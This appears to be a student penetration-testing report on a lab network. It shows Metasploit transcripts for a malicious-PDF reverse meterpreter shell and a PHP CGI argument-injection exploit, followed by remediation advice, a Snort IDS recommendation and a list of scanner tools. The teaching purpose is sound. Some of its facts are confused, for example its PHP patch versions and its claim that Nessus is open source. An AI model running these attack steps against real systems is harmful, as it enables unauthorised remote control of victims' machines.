
```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > sudo mv /home/kali/.
msf4/local/mamat.pdf /var/www/html
[*] exec: sudo mv /home/kali/.msf4/local/mamat.pdf /var/www/html
```

```
┌──(kali㉿kali)-[~]
└─$ cd /var/www/html

┌──(kali㉿kali)-[/var/www/html]
└─$ ls
downloads  index.html  index.nginx-debian.html  mamat.pdf

┌──(kali㉿kali)-[/var/www/html]
└─$
```

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/ha
ndler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.21.100
LHOST ⇒ 192.168.21.100
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.21.100:4444
```

We also need to initiate apache2 to make sure that the PDF file can be uploaded online.

service apache2 status



After the PDF has been downloaded, the hacker has full access to the target's machine.


For this example, we made a text file using the terminal where we left a message "YOU HAVE BEEN HACKED".

pwd

execute -f cmd.exe -H -i

echo "YOU HAVE BEEN HACKED" > hack.txt

```
meterpreter > pwd
C:\Users\andaaarooo\Desktop
meterpreter > execute -f cmd.exe -H
Process 1036 created.
meterpreter > pwd
C:\Users\andaaarooo\Desktop
meterpreter > execute -f cmd.exe -H -i
Process 3016 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\andaaarooo\Desktop>echo "YOU HAVE BEEN HACKED" > hack.txt
echo "YOU HAVE BEEN HACKED" > hack.txt
```



3.5 HTTP Version Detection (PORT 80)

This exploit is the HTTP Version Detection

We will use

auxiliary/scanner/http/http_version

```
msf6 > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > show info

       Name: HTTP Version Detection
     Module: auxiliary/scanner/http/http_version
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>

Check supported:
  No

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:por
                                      t[,type:host:port][ ... ]
  RHOSTS                    yes       The target host(s), see https://githu
                                      b.com/rapid7/metasploit-framework/wik
```

We will then set the RHOST to the targeted machine


```
msf6 auxiliary(scanner/http/http_version) > set RHOST 192.168.21.150
RHOST ⇒ 192.168.21.150
```

After it runs successfully, it will state that the Auxiliary module execution is completed.


```
msf6 auxiliary(scanner/http/http_version) > run

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We will then search the php version and use the php_cgi_arg_injection.

grep cgi search php 5.4.2



After that, we will set the RHOST once again and run it.



After it is completed, we have full access of the machine.

Question 4: Vulnerabilities Rectification

Before you click, we strongly advise you to exercise caution. Social engineering and phishing malware attacks are the most common kind of data breaches. Always double-check in your browser that the page you're visiting is the one you planned to enter your password on, and experts advise avoiding using links in e-mails to authenticate any account. Instead, right into your browser, type the URL of the company that manages your account. Workers should be taught how to spot spam and that clicking on links from dangerous websites can infect the entire firm. Make sure that emails aren't being used to deliver spam, and think about blacklisting and whitelisting websites. These security measures can be implemented with the assistance of third-party vendors.

Port 4444

Port 4444 is opened and used by some rootkit, backdoor, and Trojan horse software. It utilises this port to listen in on traffic and conversations, to communicate with itself, and to exfiltrate data from the hacked machine. It's also used to get fresh harmful payloads. Malware like the Blaster worm and its variants exploited port 4444 to set up backdoors.

Port 21

Very Secure FTP is another name for it. Daemon is a server that runs on several sorts of devices, including Ubuntu. Because the protocols are unencrypted (which makes them simpler to identify) and a widespread means of accessing files, it is critical to safeguard it, beginning with changing the default port choices to another one.

All you have to do is modify the vsftpd server's configuration file. /etc/vsftp/vsftpd.conf or /etc/vsftpd.conf is the default configuration file.

Port 445

riogDisabling SMBv1 and updating to the current version of SMB 3.1.1 are the best ways to increase security. SMBv1-dependent attacks can be avoided by using the newest version of SMB. Other preventative measures include shutting off and disabling port 445, which is not a realistic option for most enterprises because it disrupts network connectivity and takes several Windows services offline.

Employees' access to firm data should be restricted. When an employee is onboarded, Headquarters should gather information on them, such as their job description and the resources they will have access to. You must ensure that your systems are safe and secure, and that no employee who is not allowed to access the company's financial data can take it and transfer it elsewhere.

Port 80

Unsecured Hypertext Transport Protocol (HTTP) traffic is sent over port 80. HTTPS has mostly superseded HTTP, however some HTTP still survives on the internet. Ports 8080, 8088, and 8888 are also often used with HTTP. These are commonly seen on outdated HTTP servers and web proxies.

In this situation, Linux's Port 80/tcp is open, and PHP's old version 5.4.3 is exploited. Attackers may attempt to steal cookie-based authentication credentials or breach any application. (http://www.kb.cert.org/, 2022). As a result, there are several solutions to address this vulnerability, Port 80 from the Metasploitable system. We may upgrade PHP to the current versions 5.4.3 and 5.3.13 to solve all of these vulnerabilities, while PHP 5.3.12 and 5.4.2 are unable to patch them. Aside from that, we can alter the rule to instruct our web server not to accept queries that begin with a '-' and do not end with a '='.


Question 5: Intrusion Detection System Recommendation

Instruction Detection System (IDS) is actually a monitoring system which detects suspicious activities as well as generates alerts when the suspicious activities are detected. Basically, it is built for detecting vulnerability exploits against a target computer or application. In this contemporary time, our online platform is not safe as a lot of online incidents are being carried out daily around the world. Our network system is always in the threat of being hacked. From this security concern, the Instruction Detection system has been built to detect any kind of suspicious activities in the network.

Songlarp Harbees Corporation can easily identify and respond to harmful traffic in computer networks, and they will be notified when an attack or network intrusion occurs, thanks to the use of IDS. Using the Instruction Detection system will be a secure option for the network because people that are part of the IT department of the company will be notified easily about any incoming attacks or other network intrusions. Moreover, it will help the network management department by monitoring the routers, firewalls key management servers as well as the files that are needed for other security controls aimed at detecting and preventing any kind of cyberattacks. Also, it can monitor inbound and outbound traffic to or from all of the devices in the network.

Furthermore, the Intrusion Detection system provides authorities a way to tune, organise as well as understand relevant operating system audit trails and other logs that are very difficult to track. The Instruction Detection system must be implemented to have a more stable control over the system and identify any bugs or problems with network device configurations.

Snort is the IDS software we propose, Snort is an open source intrusion prevention system that helps define harmful network activities and uses those rules to locate packets that match against them in real time, generating alerts for users. Snort can also be used inline to block these packets. It may run on a variety of operating systems, including Linux, Windows, and MacOS since Songlarp Harbees Corporation firm also uses Linux and Windows.




Snort IDS/IP Package view

Using a firewall and other layers of security architecture, security threads can be detected and responded to quickly. Snort can be used as a packet sniffer, similar to TCPdump, or as a packet logger, which is beneficial for network traffic troubleshooting. Moreover, since Snort is open source, it can be highly customised based on Songlarp Harbees Corporation's requirements.

Snort also has new signatures to trace threats. Furthermore, Snort has spassive trap functionality. This would be useful for Songlarp Harbees Corporation to log harmful traffic in their network.

Real-time collection and correlation of Snort IDS/IPS log and event data




Snort-IDS in sniffer mode with "snort -vd"

Question 6: Alternative Tools Recommendation

One Nmap alternative tool is "Masscan". The Masscan Tool is designed to mass scan IP addresses and port fast. This tool works on both Windows and Linux Operating Systems. It is one of the fastest Nmap alternative tools because the transmission and receive function of the Masscan operate independently.


The default packet rate per second of the Masscan is about 100,000 and can be set to 300,000 on Windows if a user wishes to.



Masscan has a capacity of as much as 1.6 million packets per second on its Linux version. That is not all, Masscan can scale up to a hundred million packets per second on a computer that is rigged with eight 10 Gbps installed cards that run on a PF_RING driver.

This is really a big competition as one of the Nmap alternatives. Masscan can scan IP addresses in a random manner to reduce overwhelming networks found in the central network.

Another Nmap alternative tool is "Angry IP Scanner". The "Angry IP Scanner" is an open-source network scanner which works on both Windows and Linux Operating Systems . It is considered as a simple tool because it can be used without having any prior knowledge. This tool helps you scan IP addresses by creating a scanning thread for every address you scan. The scanned result can be exported to files like CSV, TXT, XML, or IP-Port.



Features of Angry IP Scanner:

- It can ping each IP address to see if it is still alive.
- It provides NetBIOS information, favourite IP address ranges, web server identification, customised openers, and others.
- It uses a multithreading approach for faster scanning.
- Anyone who knows how to write Java code can create plugins to extend the capability of Angry IP Scanner.

One of the most popular OpenVAS(GVM) alternative tools is none other than "Nessus".
Nessus is a remote security scanning tool, which scans a computer and raises an alert if it discovers any vulnerabilities. It is an open source tool. When Nessus detects a vulnerability, it is able to suggest the best way you can mitigate the vulnerability. Nessus scans for vulnerabilities on Windows and Unix systems.


Below are several reasons for using nessus as an alternative tool of OpenVAS(GVM).

- It provides a more comprehensive scanning experience that covers a greater spectrum of vulnerabilities with support for over 50,000 CVEs.
- Custom reports can be created and exported in HTML, CSV, and XML formats.
- Over 450 configuration templates are included to help users monitor their networks.
- Over 130,000 plugins created in the Nexus Attack Scripting Language (NASL) are included in Nessus, and they offer information on vulnerabilities, mitigation methods, and testing algorithms.
- It supports Windows, macOS, Unix, LinuxFreeBSD

Another OpenVAS(GVM) alternative tool is Nikto. It is an open source web application scanner . It can find all kinds of vulnerabilities as well as SQL injections in a network .

Here is the some reason of using nikto :

- It can save reports in not only plain text but also XML,HTML and CSV.
- It can report unusual headers.
- It can check for server configuration items like multiple index files, HTTP server options, and so on.



References

Angry ip scanner. Angry IP Scanner - About. (n.d.). Retrieved February 22, 2022, from https://angryip.org/about/#:~:text=Angry%20IP%20scanner%20simply%20pings,can%20be%20extended%20with%20plugins.

Keary, T. (2021, March 4). *Nessus vs openvas: Which is better? A head-to-head comparison.* Comparitech. Retrieved February 22, 2022, from https://www.comparitech.com/net-admin/nessus-vs-openvas/#:~:text=When%20it%20comes%20to%20the,detect%20more%20issues%20than%20OpenVAS.&text=Six%2Dsigma%20accuracy%20reduces%20the,or%20incorrectly%20flagging%20anything%20up.

Lutkevich, B. (2021, October 7). *What is an intrusion detection system (IDS)? definition from searchsecurity.* SearchSecurity. Retrieved February 22, 2022, from https://www.techtarget.com/searchsecurity/definition/intrusion-detection-system

McKay, D. (2021, January 8). *Why are some network ports risky, and how do you secure them?* CloudSavvy IT RSS. Retrieved February 22, 2022, from https://www.cloudsavvyit.com/8844/why-are-some-ports-risky-and-how-do-you-secure-them

Onyimadu, A. (2022, January 24). *15 best nmap alternatives network security scanner.* Technical Ustad. Retrieved February 22, 2022, from https://technicalustad.com/nmap-alternatives